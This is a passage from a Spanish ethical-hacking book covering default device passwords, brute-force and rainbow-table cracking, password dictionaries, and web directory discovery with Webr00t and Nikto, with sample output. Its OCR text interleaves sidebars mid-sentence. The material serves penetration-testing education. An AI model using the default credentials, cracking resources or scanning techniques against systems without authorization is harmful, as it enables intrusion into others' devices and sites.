Vendor	Model	Version	Access Type	Username	PASSWORD	Privileges
3COM	CellPlex		7000 Telnet	root	(none)	Admin
3COM	Switch	3300XM	Multi	admin	admin	Admin
3COM	LANplex		2500 Telnet	tech	tech	
3COM	officeconnect		Multi	n/a	(none)	Admin
3COM	CellPlex		7000 Telnet	tech	tech	User

Default. Es muy útil buscar listas actualizadas de claves por defecto.

www.phenoelit-us.org/dpl/dpl.html

7. **Ancho de banda:** Existe una gran diferencia entre hacer brute force sobre un

Fuerza bruta

Fuerza bruta no es la mejor técnica, pero a veces es necesaria. Utilizada de manera lógica, puede llegar a ahorrar mucho tiempo. No debemos esperar resultados frente al monitor, es mejor dedicar una máquina a ello y usar otra terminal, o dejarla trabajando cuando estamos fuera o durmiendo. Así, la PC estará con todo el poder del micro dedicado a ello.

servicio online conectado desde de un teléfono (dial up) y en hacerlo desde una shell que posee la velocidad de un caño de varios megas de transferencia por segundo. Por eso, un intruso (**malicious people** como las cataloga Secunia en su Weekly Summary) suele hacerlo desde una shell o servidor muy potente que cuenta con gran velocidad para la transmisión de datos.

8. **El microprocesador en la técnica de fuerza bruta:** La importancia del micro es fundamental por su potencia debido a la cantidad de cálculos por segundo que éste será capaz de realizar. Una tabla muy interesante sobre este tipo de procesamiento existe en la página de MDCrack. Por ejemplo, una máquina con Windows XP Pro y micro 2x XEON 3.2GHz (DC + HT) realiza 42.299.451 comprobaciones por segundo para descifrar un hash md5, contra las 5.080.455 que hace una máquina con Windows XP y un micro Athlon 1.53 Ghz.
9. **La herramienta utilizada en sí:** Su algoritmo y funcionamiento (no comparar LC5 con Ophcrack, por dar un ejemplo), el manejo de sockets, los tiempos de respuesta, entre otras tantas cosas. La programación por parte del pentester, en el caso de escribir un script y utilizarlo localmente. Es muy posible que, para sacarse una duda lo haya escrito rápido, sin elegancia o el mejor pulido código de programación.
10. **La falta de entendimiento o de comprensión por parte del ejecutor:** Para emplear esta técnica hay que saber dónde, cómo, con qué y durante cuánto tiempo hacerlo. Hay que tener en cuenta las probabilidades, los factores, conocer características del objetivo y tener algunos conocimientos técnicos previos y la diferencia entre tipos de hashes, cifrados y archivos (más adelante veremos cómo extraerlos), entre otros. Hay que tener bien en claro los empleos y la orientación de la FB.

Rainbow Tables

Las tablas Rainbow son tablas binarias pregeneradas para ser utilizadas por programas que, bajo una forma específica del concepto Time-Memory Trade-Off ligado al criptanálisis, son empleadas para encontrar passwords con una alta performance.

Información adicional

En esta obra no encontraremos detalles de algoritmos de cifrado (debilidades puntuales de éstos), de programación de bajo nivel (avanzada), de teorías cuánticas ni historia o matemática pura. Para ello, es recomendable visitar el excelente sitio www.crypt0red.upm.es o los foros de www.kriptopolis.org.

ce. Muchas veces lo hacen más rápido que un generador normal brute force tipo LC5, aunque se tarda bastante en generar estas tablas previamente. Además, suelen ser muchos gigas, dependiendo del charset elegido.

El concepto lo mejoró Philippe Oechslin, ya que existe desde hace más de 20 años gracias a Martin Hellman, y lo describe en detalle en el artículo publicado en lasecwww.epfl.ch/pub/lasec/doc/Oech03.pdf. En <https://www.isc2.org/cgi-bin/content.cgi?page=738> detalla las rainbow tables y en www.objectif-securite.ch/research/websec06.pdf, las ecuaciones del algoritmo.



The screenshot shows the Decryptum website at <http://www.decryptum.com/>. The main header features the Decryptum logo and navigation links for About, Try, Buy, FAQ, and Support. Below the header, there's a large graphic of a document with a lock icon, with the text 'Lost password for MS Word/Excel document?.. Decrypt it!'. To the right, there are two main sections: 'START DECRYPTION' (with a 'Try it for Free' button) and 'DOWNLOAD YOUR FILE' (with a download icon). To the far right, a sidebar highlights 'Easy online password recovery', 'Instant decryption - works in seconds, regardless of file password', 'Free preview', 'Secure service - all file submissions are encrypted by SSL protocol', and 'No software to download - service is web-only'. At the bottom, there are sections for 'What is Decryptum?', 'How to proceed?', and 'News'.

Instantáneo. Decryptum es un sitio que descifra un documento Word en segundos. Para hacerlo, utiliza un mecanismo basado en rainbow tables. Cualquier documento Word con password de open podrá ser descifrado y posteriormente abierto, más allá del password que haya tenido.

Los programas que se utilizan en la actualidad son muchos, pero los más comunes -nombradas antes- son el original Ophcrack (<http://ophcrack.sourceforge.net>), es muy recomendable leer su Help para conocer algunos consejos), RainbowCrack (www.antsight.com/zsl/rainbowcrack/) y Cain & Abel (www.oxid.it/cain.html). Estos programas pueden ser utilizados bajo Windows o Linux y sirven para atacar hashes bajo cifrados de diferentes tipos, como LM, md5, SHA1 y otros. Son realmente rápidos, ya que tardan muy pocos segundos o minutos. Podemos encontrar una nota interesante en www.codinghorror.com/blog/archives/000949.html. Ahora bien, ¿cómo podemos obtener Rainbow Tables? Podemos generarlas (en www.antsight.com/zsl/rainbowcrack/rtgen_cfg5.txt encontramos la lista de co-

mandos para generar tablas rainbows sobre el charset [ABCDEFGHIJKLM-NOPQRSTUVWXYZ0123456789!@#\$%^&*()_-+=] del programa Rainbow-crack; en este caso poco más de dos meses con un micro Pentium 4 de 2.8 Ghz), podemos bajarlas desde una red P2P o de sitios como <http://rainbowtables.sh-moo.com>, <http://lasecwww.epfl.ch/SSTIC04-5k.zip>, www.freerainbowtables.com y www.thepiratebay.org/search/Rainbow%20Tables; podemos comprarlas en DVD en <http://sarcapprj.wayreth.eu.org> y www.objectif-securite.ch/en/contact.php, o bajarlas desde algun cliente para torrents.

Diccionarios

Por el año 2001, dí a los lectores de una lista de correo que por aquel entonces moderaba, un archivo que contenía palabras deniminado **510.000 passwords usualmente utilizados en Argentina**. Ese material todavía está disponible para descargar, con la diferencia de que en la actualidad, la cifra de palabras asciende a una cantidad de **7.414.572**, una nada despreciable colección, que me ha ahorrado mucho tiempo en las auditorias de passwords.

Para obtenerlo, hay que descargarlo de www.hackingetico.com/diccionario.zip (gracias a www.mesi.com.ar -ISO 9001- por el hosting).

El archivo posee clave y, para conocerla, hay que darse de alta en la lista: <http://www.elistas.net/lista/nnl/alta> , de ese modo les llegará automáticamente un correo de bienvenida con dicha clave.

Este diccionario fue creado a través del tiempo coleccionando listados de palabras, generándolas o escribiéndolas a mano, tomándolas de grandes repositorios públicos, más otros archivos que han confeccionado colegas, allegados y anónimos. Hay también claves comúnmente utilizadas de perfiles variados y un resto de palabras proveniente de todo tipo de base de datos. El material se depuró con la aplicación TextPad, de Helios Software Solutions (www.textpad.com).

Herramientas FB

No hay dudas de las bondades de PGP como herramienta para cifrar nuestros archivos y correos. Aun así, si nuestros passwords son muy débiles, mediante fuerza bruta es posible descifrar esos archivos. Existen algunas herramientas, como las que podemos encontrar en www.elcomsoft.com/edpr.html y www.accessdata.com.

Contenido del archivo

El fichero diccionario.zip, contiene un archivo de texto de 74 megas (diccionario.txt) y un archivo .bat que cuando lo ejecutemos, generará lo siguiente:

- Un diccionario.lst para utilizarlo con John the Ripper.
- Un diccionario.dic para utilizarlo con LC5.
- Un archivo diccionario sin extensión que podrá ser utilizado con aplicaciones como Hydra u otros programas y sistemas operativos.

Medusa Parallel Network Login Auditor

JoMo-Kun / jmk "AT" foofus "DOT" net

- What?
- Why?
- How?
- Where?
- Who?
- Huh?

What?

Medusa is intended to be a speedy, massively parallel, modular, login brute-forcer. The goal is to support as many services which allow remote authentication possible. The author considers following items as some of the key features of this application:

- **Thread-based parallel testing.** Brute-force testing can be performed against multiple hosts, users or passwords concurrently.
- **Flexible user input.** Target information (host/user/password) can be specified in a variety of ways. For example, each item can be either a single entry file containing multiple entries. Additionally, a combination file format allows the user to refine their target listing.
- **Modular design.** Each service module exists as an independent .mod file. This means that no modifications are necessary to the core application in order to extend the supported list of services for brute-forcing.

Why?

Auditor. Medusa (www.foofus.net/jmk/medusa/medusa.html)

es otra aplicación para realizar brute force sobre servicios de un servidor. Sus autores afirman que es más estable que Hydra, de THC.

Documentos técnicos

www.secuwiki.com

<http://his.sourceforge.net/trad/>

<http://akira.azul.googlepages.com/sabuesos.pdf>

<http://blackhat.com/html/bh-multimedia-archives-index.html>

www.security-freak.net

The screenshot shows the homepage of packet storm. At the top, there is a banner with the text "over truth there is light". Below the banner, the "packet storm" logo is displayed. A navigation bar at the top includes links for "about", "mirrors", "search", "assessment", "defense", "advisories", "papers", "magazines", "miscellaneous", and "links".

/// Recent News Headlines

- May 02, 2008 - *PC World*
US Senator - China Wants Hotels To Filter Internet
- May 02, 2008 - *The Register*
HSBC Foils £70m Fraud
- May 02, 2008 - *Vnunet*
Police Raid Bradford Computer Fair
- May 02, 2008 - *Wired*
Digsby Busts Chat Out Of Facebook Jail
- May 02, 2008 - *The Inquirer*
Apple's Backdoor Shenanigans Pay Off

/// Consistently Random

- May 02, 2008
Suggested Listening
Artist: Robbie Rivera
Track: Revolution

/// Featured Files

April 30, 2008
[opennhrp-0.7.tar.bz2](#) (85 kB)
OpenNHRP implements the NBMA Next Hop Resolution Protocol (as defined in RFC 2332). It makes it possible to create a dynamic multipoint VPN Linux router using NHRP, GRE, and IPsec. It aims to be Cisco...
[More Info]

April 29, 2008
[ZoneMinder-1.23.3.tar.gz](#) (764 kB)
ZoneMinder is a suite of applications intended for use in video camera security applications, including theft prevention and child or family member monitoring. It supports capture, analysis, recording...
[More Info]

April 21, 2008
[metagoofil-1.4.tar.gz](#) (10 kB)
Metagoofil is an information gathering tool designed for extracting the Meta-Data of public documents (pdf,doc,xls,ppt,etc) available on target/victim websites. It will generate a html page with the ...
[More Info]

April 21, 2008
[strongswan-4.2.1.tar.gz](#) (3 MB)

/// Last 10 Files

- blur6ex-lfi.txt
- interact-rfi.txt
- openauto-sql.txt
- cod4statz.zip
- cod4statz.txt
- dsa-1565-1.txt
- MDVSA-2008-095.txt
- chicomas204-xss.txt
- projectalumni-sql.txt
- mswork-insecure.txt

[Last 20 | Last 50 | L]

/// Last 10 Advisories

- cod4statz.txt
- dsa-1565-1.txt
- MDVSA-2008-095.txt
- dsa-1565-1.txt
- dsa-1564-1.txt
- ns4-30-nr-1.txt

Éste es un repositorio continuamente actualizado sobre herramientas de seguridad, noticias de incidentes informáticos, textos, avisos, exploits, artículos y los más diversos archivos relacionados. Existe hace muchos años y es posible ver tanto herramientas o técnicas de hace algún tiempo como las más nuevas.

5 > Aplic. Web


Descuidos y vulnerabilidades más comunes ligadas a las aplicaciones webs. Principalmente, aquellos que nacen debido a una deficiente programación, implementación, administración del servidor o bien del contexto en el que se encuentra la aplicación. Se verán metodologías de forma muy clara, detalles técnicos, herramientas e imágenes interesantes.

APLICACIONES ONLINE

En una internet cada día más orientada a brindar servicios al visitante de sitios web, es de esperar que un gran número de éstos tengan aplicaciones corriendo. Muy lejos estamos de los estáticos sitios html con letras **Times New Roman** que había en los años 90. Estas aplicaciones web hicieron que el desarrollo de un sitio interactivo, con bases de datos y diversos scripts, ya no sea obra de un diseñador o un usuario común, sino de un programador con el soporte de un administrador o equipos de trabajo que participan en forma conjunta para su desarrollo y mantenimiento.

Muchos de estos sitios tienen descuidos en programación y de administración, y no hablamos de blogs personales ni de aquellos sitios particulares en donde reina la estética (diseño a la vista) en un formato estático, sino de webs de organizaciones e instituciones que ya están, de alguna forma, en lo que es llamado Web 2.0 o red social.

Si estos sitios están vulnerables, de algún modo exponen información o datos. Como una de las metas del hacking ético es encontrar esas brechas antes de que un atacante real lo haga, en nuestra tarea como profesionales éticos la clave es buscar, interpretar, analizar, generar errores y revisar de modo intensivo, hasta encontrar. No todo lo encontrado puede ser explotable, pero podría ser una muy buena pista para dar con algo sensible, o bien, mejorar la seguridad. Veamos cuáles son algunos de estos descuidos genéricos y las técnicas de intrusión más comunes ligadas a ellos.



Directorio. Penetration Testing directory project
(www.penetrationtests.com) es un repositorio de direcciones
relacionadas al mercado del chequeo de la seguridad.

Directarios y archivos ocultos

Un webmaster (sea programador, diseñador o administrador) encargado del sitio de la empresa puede dejar, aunque sea por unas noches, una carpeta en el host llamada backup (www.sitioweb.com/backup). Es muy probable que un intruso la encuentre rápido, ya sea con escáneres o por Google, o quizás sea vista por un empleado del lugar, algo que sucede bastante a menudo.

Los directorios que no están disponibles para el público son de mucho interés para el intruso ya que allí puede existir un atajo o material sensible para lograr una intrusión, o bien, conseguir la meta (o parte) propuesta sobre el objetivo. Esos directorios pueden encontrarse de varias formas:

- **A ciegas, con un escáner o script:** un ejemplo es el de las herramientas que chequean los CGI files y paths (directorios) más comunes. Podemos ver una lista de estas utilidades en www.blackhat.be/cst/big.db.
- **Por lógica o deducción, alineando un escáner al objetivo o a mano:** un simple script escrito en Perl que se encargue de leer una lista de palabras seleccionadas según el tipo de objetivo para que, automáticamente, las vaya probando en el host y diga qué path es coincidente con la palabra allí presente (recordemos los tips del Capítulo 2 –Escaneo y fingerprinting– sobre vulnerability scanning).
- **Siguiendo el mapeo del sitio o los links, e intentando encontrar browsing directory en alguno de los paths que existen.**

Hay utilidades que mapean el sitio o lo bajan completamente para que luego podamos analizarlo offline con tranquilidad y así ver la totalidad de los links y la estructura misma del sitio, por ejemplo WebZIP (lo podemos encontrar en la dirección www.spidersoft.com/webzip/). Supongamos que el sitio tiene la aplicación instalada en www.sitioweb.com/clientes/stock/pedidos/carrito/compra.asp?id=61. A mano, trataremos de ver el contenido de:

- www.sitioweb.com/clientes/stock/pedidos/carrito/
- www.sitioweb.com/clientes/stock/pedidos/

CGI

CGI (*Common Gateway Interface*) es una importante tecnología de la **World Wide Web** que permite a un cliente (explorador web) solicitar datos de un programa ejecutado en un servidor web. CGI especifica un estándar para transferir datos entre el cliente y el programa. Es un mecanismo de comunicación entre el servidor web y una aplicación externa. Fuente: Wikipedia.

- www.sitioweb.com/clientes/stock/
- www.sitioweb.com/clientes/

Recordemos que, haciendo la petición http de estas diversas maneras, podemos llegar a obtener diferentes resultados:

- www.sitioweb.com/clientes/
- www.sitioweb.com/clientes
- <http://sitioweb.com/clientes/>
- <http://sitioweb.com/clientes>
- <https://sitioweb.com/clientes>

Además, tengamos en cuenta que no es lo mismo poner un URL que dé error de sistema en Firefox 2.0 que en Internet Explorer 7.0, instalado por defecto. En el primero, se verá bien el error.




Mensaje. Error del gestor de databases mostrado a través del browser Firefox.

En cambio, en Internet Explorer sólo se verá el Status Code 500, correspondiente

Errores de estatus

Los famosos **Status Code Definitions** números 404, 403, 200 que aparecen luego de nuestras peticiones http están declarados y detallados en www.faqs.org/rfcs/rfc2616.html. Existen de cinco clases: los del rango 100 son informativos, los del 200 son peticiones exitosas, los del 300 son redirección, los del 400 son los de error del cliente y los del rango 500 son de errores del servidor.

a un error de sistema, algo que no brinda demasiada información.



Error. Internet Explorer 7.0 no muestra el error del gestor de databases. Podemos activarlo desde el menú **Herramientas/Opciones de Internet**. Una vez allí, en **Opciones avanzadas**, hay que destildar la opción **Mostrar mensajes de error HTTP descriptivos**.

- Viéndolo directamente gracias a browsing directory: browsing directory es cuando podemos ver el contenido de un directorio online. Es posible empezar con index of / y mostrar la lista de archivos u otras carpetas que pueden tener dentro.

Name	Last modified	Size	Description
Parent Directory	20-Nov-2007 06:30	-	
acceso/	20-Nov-2007 06:30	-	
autoeval190.html	20-Nov-2007 06:30	164k	
catamarca/	20-Nov-2007 06:30	-	
coneau.html	20-Nov-2007 06:30	14k	
conta/	20-Nov-2007 06:30	-	
informe2002/	20-Nov-2007 06:30	-	
plestra2002/	20-Nov-2007 06:30	-	
relevamiento/	20-Nov-2007 06:30	-	
softlibre/	20-Nov-2007 06:30	-	

Paths. El directory browsing habilitado permite ver el contenido de los directorios, tanto carpetas como archivos y, por tanto, acceder a ellos o a la información allí contenida,

según el atributo que tenga en los archivos o en el lenguaje que esté programado.

- **A través del contenido de www.sitioweb.com/robots.txt:** Hay quienes toman el recaudo de listar, en el archivo robots.txt, los paths y directorios que no quiere que Google y otros buscadores indexen a su motor de búsqueda. Sin embargo, no tienen en cuenta que de esta manera le están dando información fácil a un posible intruso.
- **A través de alguna indexación del tipo Google o almacenamiento a modo de mirror (espejo), caché o duplicado de sitio.**
- **Desde el sitio de la empresa que desarrolló la aplicación:** Es decir, si se puede bajar una demo o la aplicación completa, se puede instalar y analizar qué tipo de directorios y archivos posee la aplicación o cómo puede explotársela. Esta práctica se suele denominar **clonado de contexto** e implica conseguir la misma aplicación e instalarla en el mismo sistema operativo para ver cómo es su administración, sus paths y sus archivos, su esquema de seguridad (cómo se loguea el admin, cómo se guardan sus passwords, cómo y dónde se actualiza, cómo se parchea, archivos por defecto en instalación, etcétera). Antes de hacer todo eso, conviene leer el manual de usuario o un datasheet de especificaciones técnicas, ya que el intruso hasta puede tratar de analizarla en otro sitio que utiliza la misma aplicación, pero con menos medidas de seguridad de entorno aplicadas.

Los archivos en estos directorios pueden contener configuraciones, backups de todo tipo, scripts con las más diversas funciones (upload.php o upload.asp para subir archivos al server, entre otros).

También se lo llama **Direct Access** o **Direct Request** cuando se accede directamente a un path o a un archivo de la aplicación insegura. Muchas aplicaciones de e-commerce tuvieron la falla de que, al llamar directamente a su database de clientes, ésta podía ser bajada sin problemas.

En www.packetstormsecurity.org/UNIX/cgi-scanners/Webr00t.pl, podemos encontrar una utilidad que busca secuencialmente directorios y archivos de sitios y tiene varios años (está escrita en Perl). Es útil para familiarizarse con este ti-

Archivos comprimidos

Para los usuarios de Windows, **7-Zip** es una aplicación que permite manipular archivos comprimidos en muchas extensiones (gz, tar.gz, tar, zip, rar) y con mayor performance que los comprimidores y decompresores más usuales. El sitio de esta aplicación es www.7-zip.org/es/.

po de herramientas de línea de comandos altamente personalizables (adaptable tanto en funcionamiento como en lo que busca). Una buena idea es ver si podemos mejorarla, agregarle palabras relacionadas con objetivo del tipo. Por ejemplo:

/proyectos/	/intranet/	/carlos/	/eduardo/	/importante/
/clientes/	/martin/	/politicas/	/acceso/	/bkp/
/listados/	/databases/	/datos/	/cuentas/	/correos/
/privado/	/archivos/	/documentos/	/data/	/juan/
/backup/	/respaldo/	/servidor/	/includes/	/app/
/gerente/	/webmaster/	/planeamiento/	/gustavo/	/config/
/usuarios/	/admin/	/estrategia/	/confidencial/	/asp/
/viejo/	/panel/	/docs/	/interno/	/web/
/borrar/	/mails/	/grabar/	/memos/	/source/
/ingreso/	/db/	/secreto/	/copia/	/nombreadmin/

¿Cómo la ejecutamos en Windows? Muy fácil. Instalamos un intérprete de Perl como ActivePerl, que podemos descargar desde la dirección www.activestate.com/store/activeperl/download/. Allí basta con hacer click en Continue sin llenar los campos para bajar la versión que deseemos.

Luego de instalar Perl, dejamos el escáner en **C:\Perl\bin** y ejecutamos CMD.exe en Windows. Una vez que estamos en el prompt MS-DOS, nos movemos hasta ese path y lo ejecutamos de la siguiente manera:


```
C:\Perl\bin>perl Webr00t.pl -h www.website.com -o resultado.txt

Ok here we go ...
Host: www.website.com
Output: resultado.txt
Verbose: OFF
Audio: OFF
Interactive: OFF
Using: Directory Discovery
StartDir: /

Searching for directories ...
1 : / => 200 OK
2 : etc
```

Si deseamos algo mucho más rápido y nuevo, podemos utilizar el módulo de Acunetix (www.acunetix.com). Otra herramienta muy buena para hacerlo es nikto

(www.cirt.net/code/nikto.shtml) o también podemos programar un script propio. Este ejemplo es para aquellos que recién están empezando.



```
Terminal
File Edit View Terminal Tabs Help
localhost# perl nikto.pl -host www.cirt.net
.....
- Nikto 2.00/2.00 - www.cirt.net
+ Target IP: 200.14.200.14
+ Target Hostname: www.cirt.net
+ Target Port: 80
+ Start Time: 2006-05-23 03:01:03
.....
+ Server: Microsoft-IIS/6.0
- Retrieved X-Powered-By header: ASP.NET
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ OSVDB-877: HTTP method ('Allow' Header): 'TRACE' is typically only used for debugging and should be disabled. This message does not mean it is vulnerable to XST.
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ OSVDB-877: HTTP method ('Public' Header): 'TRACE' is typically only used for debugging and should be disabled. This message does not mean it is vulnerable to XST.
+ OSVDB-396: GET /_vti_bin/shhtml.exe : Attackers may be able to crash FrontPage by requesting a DOS device, like shhtml.exe/auth.htm -- a DoS was not attempted.
+ OSVDB-3233: GET /postinfo.html : Microsoft FrontPage default file found.
+ OSVDB-3092: GET /localstart.asp : This may be interesting...
+ OSVDB-3233: GET /_vti_inf.html : FrontPage is installed and reveals its version number (check HTML source for more information).
+ OSVDB-3500: GET /_vti_bin/fpcount.exe : Frontpage counter CGI has been found. FP Server version 97 allows remote users to execute arbitrary system commands, though a vulnerability in this version could not be confirmed. CAN-1999-1376. BID-2252.
+ OSVDB-67: POST /_vti_bin/shhtml.dll/_vti_rpc : The anonymous FrontPage user is revealed through a crafted POST.
+ 2964 items checked: 6 item(s) found on remote host
+ End Time: 2006-05-23 03:07:03 (385 seconds)
.....
+ 1 host(s) tested
localhost# uname -a; date
FreeBSD localhost 5.5-RELEASE FreeBSD 5.5-RELEASE #0: Tue May 23 14:58:27 UTC 2006      root@perseus.cse
.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  i386
Thu May 23 03:13:36 ART
localhost#
```

Nikto. Pantalla de la shell en donde se testea Nikto 2.0 (sobre FreeBSD 5.5). Aquí se termina de hacer un chequeo de directorios, archivos CGI y otros sensibles de casi 3000 ítems en menos de 7 minutos.

Ingeniería inversa sobre Flash


Como claro ejemplo de ingeniería inversa (desarmar y analizar para ver cómo está hecho o cómo funciona), la llevaremos a cabo sobre una de las tecnologías más utilizadas en sitios webs dinámicos.

Un archivo de Adobe Flash es fácil de descompilar si contamos con la herramienta adecuada, y así veremos cómo conseguir información sensible de un sitio me-

Escáner en línea

Si queremos tener más alternativas, podemos probar un escáner online de los links que contiene un sitio. Para eso, en www.elsop.com/quick/ encontraremos LinkScan/QuickCheck. Además, podemos descargar una versión de prueba del programa.

diante esta técnica ligada al information gathering. Es muy común que las organizaciones e instituciones utilicen películas o partes de su sitio en Flash, por ejemplo en menús, presentaciones, formularios, accesos y links semiestáticos.



LoginID. Clásico y arriesgado acceso de validación en Flash para la comprobación de usuario y password.

Hay mucho más que estética 3D o móvil detrás de esas animaciones. Descompilando este tipo de archivos de extensión .swf (application/x-shockwave-flash compilado y comprimido) podemos encontrar datos como los siguientes:

- Links ocultos
- Casillas de correo
- Usuarios
- Claves
- Archivos ocultos
- Directorios ocultos
- Nombres
- Variables
- Comentarios de código con información personal
- Otro tipo de información relacionada con el objetivo, que nos puede llegar a servir.


Para estos dos ejemplos que veremos a continuación, usaremos **SWF Decompiler** de la empresa **Sothink**. Este tipo de software se creó, en un principio, para volver las animaciones (.swf) a un formato editable (.fla). Podemos testear el software desde www. sothink.com/product/flashdecompiler/index.htm.

Una vez instalado el programa, entramos en la web que contiene la película Flash que queremos descompilar y la guardamos en Firefox entrando en el ítem del menú **Archivo** y luego en **Guardar como...**



